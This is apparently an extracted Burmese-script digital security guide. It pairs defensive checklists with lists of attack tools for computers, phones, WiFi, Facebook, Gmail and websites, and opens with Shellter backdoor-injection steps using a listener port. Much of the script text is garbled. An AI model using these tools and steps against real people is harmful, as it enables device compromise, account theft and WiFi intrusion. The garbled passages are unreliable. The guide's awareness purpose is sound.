
2 / ကဆဲလို့ Shellter တုး လပ်မိုင်း

2. ဗုလ်, shellter.exe (သင်ကမ်,လံးဆဲ တိုင်းစွဲမိုင်းဆိုင်မဆဲးယပ်.လို့ဂီမ်း Run as administrator)



လို့ဂီမ်း A (auto)
 လို့ဂီမ်း N (ပွင်,တုး ကမ်,လုပ်, update)

သို့,လို့ဝံးဖွံ့,ပူင်းဂီမ်း ကဆဲစွဲးသို့,မိုင်းဆွဲမဆဲး (မိုဆဲဆင်, wrar.exe ကဆဲရှင်းလံးရှာင်းရှိုဆဲးဝံ့ဆဆဲ.)



လို့ဂီမ်း Y

လို့ဂီမ်း L (ပွင်,တုး တေလို့ list ကဆဲ မဆဲးပဆဲမာ်)

သို့, IP address

သို့, port (4444)

Digital Security Guide

ရှင်ရှပ်းလွင်းရှမ်းလူမ်းစေးမုမ်း











စေးဖှင်!

စေးမုမ်းကဆဲတီမ်းဝံ.ပပ်.လိဂ်းဆံ. ပီဆဲပုဆဲးတု.လွဲ.ဆွဲးဂါဆဲရှိမ်းရှု. Digital Security ဂုလ်း။ ဖုးလိပ်းရှိမ်းပပ်.လိဂ်းဆံ. တေကမ်.လဲးကပ်လွဂ်းလဲးကဆဲတီမ်းဝံ.ဆွဲးပပ်.ဆံ.ဂျု.ရှိဂ်.ကမ်.ဆဆဲ ယု.ဂပ်းစေးမုမ်းပိုဆဲး။ သင်တုးဖုးလူကါဆဲ. လိဂ်းရှပ်းစပ်ကပ်လွဂ်းလဲးကဆဲဆဲဆွဲးပပ်.ဆံ.သေ ရှိတဲးဖဲတဲးမံမိး ကမ်.ဆဆဲ လွင်းကမ်.မါဆဲ.မီဆဲ.ဆဲလိုင် ရှင်ရှပ်းရှမ်း ဆုမ်.လိုင်.လာတဲးလိုင်တဲး (SSSNY) ကမ်.ရှပ်.ရှု.သင်လွမ်း၊ ကမ်.ဂီဝ်.ခွင်းသင် စလး တေကမ်.ရှပ်. ဆေးတီးပုဆဲးဖွဆဲးသင် ဆံယု။











Def / .

ATT / .

Physical / .

-  တေကမ်,လံးဂီမ်းစော့မုခ်းလမ်,လွင်းဝံ့ဆွဲးခိုင်းမိုဝ်း
-  ဖှာင်.သတိ camera ခလး CCTV ယူ,တု,သေ,
-  ဖှာင်.သတိ ဂူဆမ်းပဂ်းတုတုလ်းလွမ်းလွင်းတူင်.ဆိုင်
-  မီးပေးလု,သီ, ဂါဆမ်ဝ်းထိုင်ခိုင်းမိုဝ်း
-   ကမ်,ပဆ်ဂူဆမ်းကဆ်ကမ်,ယုမ်,လုံ လုံ့,ခိုင်းမိုဝ်း
-   ဂီမ်းသိမ်းခိုင်းမိုဝ်းဝံ့.တီးကဆ်ဂူဆမ်းတင်,ဂေး.စဝ်းထိုင်လံးယာပ်,
-   ကမ်,တေးဆီတ်, (internet) ကဆ်ကမ်,ဂူ.လဂ်း

Info Gathering / .

-      ဂှာစော့မုခ်းဆွဲး Google
-      ဂှာစော့မုခ်းခလးတီးယူ, IP Address






Local Attack / .

-   လုံ့. Wireshark သေတူလ်းလွမ်းဝုး ဗွဲလုံ့. Tor



လံးလပ်.စော့မုခ်းလဝ်းဂပ်
STAYING ANONYMOUS

Technical / .

-  လံးလံး MAC address လူလ်းဂါဆ်လုံ့. Macchanger
-  လံးလံး IP address လူလ်းဂါဆ်လုံ့. VPN (Virtual Private Networks)
-  လပ်.တီးယူ,လူလ်းဂါဆ်လုံ့. Proxchains
-  လပ်.တီးယူ,လူလ်းဂါဆ်လုံ့. Tor
-  လပ်.တီးယူ,လူလ်းဂါဆ်လုံ့. Anonsurf








Remote Attack / .

-     ဂှာစော့မုခ်း meta data ဗွင်ဖှံ,
-     ဂှာစော့မုခ်း exif ဆွဲးစီမ်းဂှာင် metapicz.com
-   ဂှာစော့မုခ်း header ဆွဲးဖှံ,မူင်းစီမ်း

Def / .

ATT / .






Physical / .

-  ကမ်းပစ်ဂျာနယ်ကမ်းကမ်းယူမ်းလုံ လုံ့.စွမ်း
-  တေကမ်းလုံးကမ်းစောင့်ရှောက်မှုလမ်းလွင်းဝံ့.ဆုံးစွမ်း ပိတ်.ပိတ်; camera စွမ်း
-  ပိတ်.ပိတ်;သံင် audio စွမ်း
-  ကမ်းသိမ်းစောင့်ရှောက်မှုလမ်းလွင်းဝံ့.တင်းဆွမ်းစွမ်း
-  ကမ်းလုံးလုံးသိပ်, USB ကမ်းဆင် external devices
-  တေလုံးမီးပေးလုံးသိပ်, ကမ်းလုံးစွမ်းဆုံးလုံး
-  ကမ်းသိမ်းစွမ်းဝံ့.တီးကမ်းလုံးလုံး



လွင်းရှုမ်းလှမ်းစွမ်း
COMPUTER SEC







Technical / .

-  စွမ်းရှုမ်းလုံးတေလုံးမီးမာ်လမ်းကမ်းလိ
-  တေလုံးမီးတူင်စွမ်းရှုမ်းမင်း (Anti-virus) ဆုံးစွမ်း
-  လမ်းကမ်း Privacy Settings ဆုံးစွမ်း
-  ရှိတ်းစွမ်း update ယု,တု,သေ,
-  သမ်း admin (root) account စလုံး guest (local) account မတ်းတတ်း (limit) permissions

Info Gathering / .

-   ရှုမ်းစောင့်ရှောက်မှုလမ်းစလုံးယု, IP Address
-  တမ်းရှုမ်းစောင့်ရှောက်မှု open ports လှမ်း Nmap

Local Attack / .








-   လုံး Bad USB တု,လမ်းစောင့်ရှောက်မှု
-   လုံး Script (.bat ကမ်းဆင် .vbs)
-   လုံး Lazesoft Recovery Suit တု,စဝံ့; စွမ်းကမ်းသို့, password ဝံ့.

Remote Attack / .

-   လုံး Metasploit တု,သမ်းမင်း (payload.exe)
-  လုံး TheFatRat တု,သမ်းမင်း (doc / pdf)
-  လုံး Seolkit တု,သမ်းမင်း (doc / pdf)
-   လုံး Shellter တု,လမ်းမင်းဝံ့.ဆုံး program.exe
-   လုံး WinRAR တု,လမ်းမင်းဝံ့.ဆုံး စိမ်းရှမ်း
-  စမ်းပူမ်း. (bypass) antivirus လှမ်းကမ်းလုံး Veil

Def / .








Physical / .

-  ကပ်ကွက်,ပီတီးကီမ်း (app) လိုင်းကဆဲကမ်းလို့.
-  ကမ်းတေ့, WiFi ကဆဲကမ်းရှူးလက်း
-  ကပ် SIM ခလး Memory Card ကွက်, ကွဆဲတင်းတေ့ရှူးတီးသီင်,စမးဖူဆဲ
-  လို့. Flight Mode တျ,ပိက်.ပီတီးကီမ်းသိုပ်,ဂပ်းသါဆဲဖူဆဲလပ်းစာပ်း
-  ပိက်.ဖူဆဲပီတီးမိုက်ကွက်,စာပ်းတင်းလမ်းလွင်း
-  ကမ်းပဆဲရှူးဆဲကဆဲကမ်းယုမ်းလို့ လို့.ဖူဆဲ
-  မီးပေ့လျ,သီ, ဂါဆဲလို့.ဖူဆဲခွင်မုက်.လုမ်း




လွင်းရှမ်းလူမ်းဖူဆဲ
MOBILE PHONE SEC

Technical / .

-  သို့မံလပ်. (lock screen)
-  ပိက်.ကွင်းတီးယူ, (GPS - Location Services)
-  သါင်းပူဝ်းဂီမ်းစူးရှိုမ်မီင်း (Anti-Virus)
-  လူတီး (download) ကီမ်းလုက်.တီး Google Play ကမ်းဆဲ PlayStore ရှူးလ်း
-  လို့. 1.1.1.1 တျ,လပ်. DNS
-  လို့. VPNs တျ,လပ်.ဂါဆဲတူင်.ဆိုင် online
-  လို့.ဖူဆဲပိုဆဲ.စါမ်, တျ,ဂါဆဲဂပ်းသိုပ်,လုမ်း

ATT / .

Info Gathering / .

 ရှူးမံဖူဆဲ

Local Attack / .





-  လက်.စေးမုမ်းလုက်.တီး USB
-  သါင်းမီင်း .apk
-  လီက်လံး ကမ်းဆဲလက်.မံလပ်. email account ဖူဆဲ
-  လို့. dr.fone တျ,ယျ,ပတ်း မံလပ်. pattern ခလး PIN


Remote Attack / .

-  လို့. Metasploit တျ,သါင်းမီင်း (payload.apk)
-  လို့. TheFatRat တျ,သါင်းမီင်း (payload.apk)
-  လို့. SpyNote တျ,လပ်.မီင်းဝံ.ဆဲးဖူ, .apk
-  လို့. AhMyth တျ,လပ်.မီင်းဝံ.ဆဲးဖူ, .apk

Def / .












Physical / .

-  တမ်းဝင်း router ဝံ.တီးကဆိမီးလွင်းရှမ်း,လှမ်း
ခလး ဂုဆိးတင်,ဂျေးစဝ်းထိုင်လံးယာပ်,
-  ကမ်,တီမီးမံလပ်. WiFi ကဆိဂုဆိးရှိုဆိး
ကမ်,ဆဆိဂုဆိးဆိးလှမ်းလှို. ဝံ.ဆိုင်ဇာ ကမ်,ဆဆိ
ဆိုင်ဇာဆိးတီးဂါဆိ
-  ဇာင်.သတိ ကမ်,ပဆိဂုဆိးတင်းဆဂ်း မးသီပ်,ခိုင်
မိုင်းမိုဆိဆင်, USB လိုဝ်းကဆိလင်းလက်. pass-
word
-  တီမီးပိုင်ပေးလသီ, ဂါဆိလှို.ဆိတ်,ဆိးလှမ်း






လွင်းရှမ်း,လှမ်း Internet
INTERNET SEC

Technical / .

-  လီဂ်းလံး default password ခွင် router
-  သို,မံလပ်. WiFi ကဆိလီ
-  ကမ်,ပဆိဂုဆိးတင်,ဂျေးလှို. WiFi ကဆိဂုဆိးရှိုဆိး
ကမ်,ဆဆိဂုဆိးဆိးလှမ်းလှို. / လပ်.ပိတ်; WiFi
သုဆိ,တိုင် (hidden WiFi)
-  တင်း WiFi ရှိုလှို. WPA2 ခလး ပိတ်.ပိတ်; WEP
-  သင်း WiFi Guest တျးဂုဆိးတင်,ဂျေးလှို.
-  ပဂ်းတျတုလှိုလှမ်း တင်းဆိဂုဆိးလှို. Internet
-  ပိတ်.ပိတ်; UPnP ဆိုင် router
-  ထတ်းတုလှိုတျး router လွင်းလံး forward ဂျးတီး
လှို (port forwarding)
-  ပိတ်.ပိတ်; ports ကဆိကမ်,လှိုလှို.ဆိုင် router
-  ပိတ်.ပိတ်; services ကဆိကမ်,လှိုလှို. မိုဆိဆင်,
Remote Management, Remote GUI or Web
Access from WAN, SNMP, NAT-PMP
-  တေးလံး update firmware ယူ,တျ,သေး

ATT / .

Info Gathering / .

-  လှို. Wireshark ဂ်းစော့ traffic
-  လှို. Etherape ဂ်းစော့ traffic
-  လှို. Zenmap ဂ်းစော့မုဆိး open ports

Local Acttack / .

-  လှို. USB လက်.မံလပ်. WiFi
-  လှို. Aircrack-ng တျ,လက်.မံလပ်. WiFi
-  လှို. fern wifi cracker တျ,လက်.မံလပ်.
WiFi
-  လှို. aircrack-ng ခလး airplay-ng
သင်း WiFi ဗွမ်
-  လှို. Wifiphisher တျ,လက်.မံလပ်. WiFi
-  လှို. Wifi Jammer တျ,သုဂ်.သက်. WiFi
-  လှို. Ettercap တျ,လက်.မံလပ်. http://
-  လှို. Driftnet တျ,တုလှိုလှမ်းတျး
ပိုဆိးဗုလှို,တုလှိုစိပ်းရှင်းသင်

Remote Attack / .

Def / .

Physical / .

-  ကမ်းပဆ် ဂူမ်းတင်,ဂေးလ်းရှိုင်းမိုဝ်း (ဗူမ်း စလး စွမ်း) ကဆ်လဲးသို့, Facebook ဝံ.
-  ကမ်းထုဂ်,လီသို့,စေးမုမ်းသုဆ်,တူဝ် မိုဆ်ဆင်, လိုဝ်းစတ.၊ ဗိုဆ်မိုဆ်ဂ်ကိမ်တူဝ်၊ ဝဆ်းဂူတ်,၊ လိုဝ်းပီးဆွင်.
-  ဗှင်,သတိဂါဆ်ထုဂ်,လွဂ်,ရှ်း တာဝ်းလူတ်း မူင်းမိင်း လူင်းဆ်းရှိုင်း ကမ်းဆဆ် ပဆ်မံလပ်. Facebook
-  ထုဂ်,လီလီဂ်,စလး Facebook တုဂ်,ဂူမ်းတင်းဆမ် စလး ဂူမ်းလမ်လို့ မိုဆ်ဆင်,ဂူမ်းရှိုဆ်း
-  မီးပေးလု,သီ, ဂါဆ်စပ်ထိုင် စလး ဂါဆ်တင်,စေးမုမ်း ဆိုဝ် Page ကမ်းဆဆ် Facebook မုဂ်,လုမ်း
-  ရှ်းရှ်းလွင်းပဂ်းပိုင်မံမီး eg. 2013 Telecommunication Law



လွင်းရှမ်းလူမ်း Facebook
FACEBOOK SEC

Technical / .

-  ပိဂ်,ပိတ်; GPS - Location Service ဗူမ်း
-  ထတ်းတူလ်း logins (Login devices and locations) ယု,တု,သေး,
-  ကမ်းတိဂ်းကမ်းဆဆ်တာဝ်းလူတ်း စေးမုမ်းလုဂ်,တီး ကဆ်ဂူဆ်းကမ်းရှ်း,လက်းသုင်,ပဆ်ဆ်း Messenger
-  Facebook သုဆ်,တူဝ်ဆဆ်. ပိဂ်,ပိတ်; Public sharing မူတ်းမူတ်း
-  ပိဂ်,ပိတ်; Search Engine ကဆ်ပဆ်စွာင်းရှ်းရှု Facebook လက်းဂပ်,ဆိုဝ် Google လဲး
-  သို့,မံဗူမ်း စလး email လက်းဂပ်,တု, backup
-  ဗုလ်, 2FA (2-steps authentication)
-  တာဝ်းလူတ်း recover code ဝံ.
-  Page လုမ်းဆဆ်. ထတ်းတူလ်းပုးဗုပိဆ် admin

ATT / .

Info Gathering / .

-  ၅၇စေးမုမ်း public posts
-  တူလ်းပုးဂူလ်းဂေး Friends မီးဗူလဲး

Local Attack / .






-  လက်.မံလပ်.ကဆ်လဲးဂိမ်းသိမ်းဝံ.ဆ်း browsers (saved logins)
-  Reset မံလပ်. Facebook သင်လဲးယိမ်း ဗူမ်း
-  လီဂ်းလဲး; email ကမ်းဆဆ် မံဗူမ်း ကဆ်သို့,ဝံ.ဆ်း Facebook
-  သို့, keylogger ဆ်း browsers

Remote Attack / .

-  လို့. Setoolkit သင်; Facebook ပွမ်
-  Reset မံလပ်.တိဂ်းတိဂ်းပေး, Facebook ပေးပိဂ်.
-  Report Facebook

Def / .







Physical / .

-  ကမ်းပခ် ဂူခ်းတင်,ဂျေးလုံ့,ခိုင်းမိုင်း (ဗူခ်း ခလး ဗွမ်း) ကခ်လုံးသို့, Gmail ဝံ.
-  ကမ်းထုဂ်,လီသို့,စော့မုခ်းသုခ်းတူဝ် မိုခ်းခင်, လိုဝ်းခတ.၊ ဗူခ်းမိုခ်းဝ်ဂ်တူဝ်၊ ဝခ်းဂူတ်,၊ လိုဝ်းပီးခင်.
-  ဗူခ်းသတိဂခ်ထုဂ်,လွဂ်,ရှ်း တာဝ်းလူတ်း မူင်းခိုင်း လူင်းခိုင်းခိုင်း ကမ်းခခ် ပခ်မံလပ်. Gmail
-  ထုဂ်,လီလီဂ်,ခလး Gmail တု,ဂူခ်းတင်ခခ် ခလး တု,သုခ်းတူဝ်
-  မီးပျေးလု,သီ, ဂခ်ခပ်းထိုင် ခလး ဂခ်တင်,စော့မုခ်း ခိုဝ် Page ကမ်းခခ် Gmail မုဂ်.လုမ်း



လွင်းရှမ်း,လှမ်း Gmail
GMAIL SEC

Technical / .


-  ထတ်းတုလုံး logins (Login devices and locations) ယု,တု,သေ,
-  ထတ်း Email forwarding
-  ဗွတ်,ခလးပိဂ်.ပီတ်း Location History, YouTube History ခလး Search History
-  သို့,မံဗူခ်း ခလး email ငဝ်းဂဝ်,တု, backup
-  ဗူလ်, 2FA (2-steps authentication)
-  တာဝ်းလူတ်း recover code ဝံ.

ATT / .

Info Gathering / .

-   ရှုစော့မုခ်းခိုင်း Google

Local Attack / .

-   လဂ်.မံလပ်.ကခ်လုံးဂ်းသိမ်းဝံ.ခိုင်း browsers (saved logins)
-  Reset မံလပ်. Facebook သင်လုံးယိပ်း ဗူခ်း
-  လီဂ်းလုံး email ကမ်းခခ် မံဗူခ်း ကခ်သို့,ဝံ.ခိုင်း Facebook
-   သို့, keylogger ခိုင်း browsers

Remote Attack / .

-  လို့. Setoolkit သင်း Facebook ပွမ်

Def / .

ATT / .

Physical / .

- မီးဂါဆ် backup ဘေးမှန်းစီမံ. offline ယူတုသေ, ခလေး ဘေးမှန်း backup ဆဲဆဲ. ထုဂ်,လီဂ်ဝ်.တီးကဆ် မီးလွင်းရှမ်းလူမ်း မှိုဆ်ဆင်, External HDD မုဂ်,လူမ်း
- ဂ်ဝ်းသိမ်းဘေးမှန်း login, password, server, SSH key ကဂျု, ဝ်.တီးကဆ်မီးလွင်းရှမ်းလူမ်း
- မီးပေးလသီ, ဂါဆ် upload ခလေး restore ဘေးမှန်း ဆွဲမုဂ်,လူမ်း

Info Gathering / .

- ရှေးဘေးမှန်း server, IP address, email, location, ခလေး ကဝ်းစွင်စီမံ.
- လွ်. OWASP ရှေးဘေးမှန်းစီမံ.
- လွ်. DRIB & Whatweb ရှေးဘေးမှန်းစီမံ.
- ရှေးဘေးမှန်း ခလေးလွင်းယုမ်းယုမ်းစီမံ.လူ လှ်းဂါဆ်လွ်. joomscan (Joomla)
- ရှေးဘေးမှန်း ခလေးလွင်းယုမ်းယုမ်းစီမံ.လူ လှ်းဂါဆ်လွ်. wpscan (Wordpress)



လွင်းရှမ်းလူမ်းစီမံ. WEBSITE SEC

Technical / .

- သိုဝ်. Hosting ကဆ်မီးလွင်းရှမ်းလူမ်းသုင် (မီး SSH Certificate, backup system ခလေး CloudFlare ကဂျု.)
- ကမ်,လွ်. free premium tempalte ကမ်,ဆဲဆဲ premium plugins ယွတ်.ဝုးဂမ်းဆမ်မီးပုးမိင်
- လဝ်.ဘေးမှန်း domain (private domain registration)
- သို, SSH certificate (https://)
- limit user account ခလေး user registration
- သို, plugin လွင်းရှမ်းလူမ်းစီမံ. မှိုဆ်ဆင်, WP All in One Security ကမ်,ဆဲဆဲ WordFence
- လီဂ်လံး login url မှိုဆ်ဆင်, web.com/login? ပီဆ် web.com/sec92
- Backup ဘေးမှန်းစီမံ. ခလေး database ဆိုဝ် Hosting တီးကေး,သုတ်း 1 လိုဆ် 1 ပွဂ်

Remote Attack / .

- bruteforce password လူလှ်းဂါဆ်လွ်. wpscan
- bruteforce password လူလှ်းဂါဆ်လွ်. Hydra
- ရှိုဝ်.စီမံ.လူလှ်း Burpsuite
- XSS attack
- SQL injection
- DoDs attack

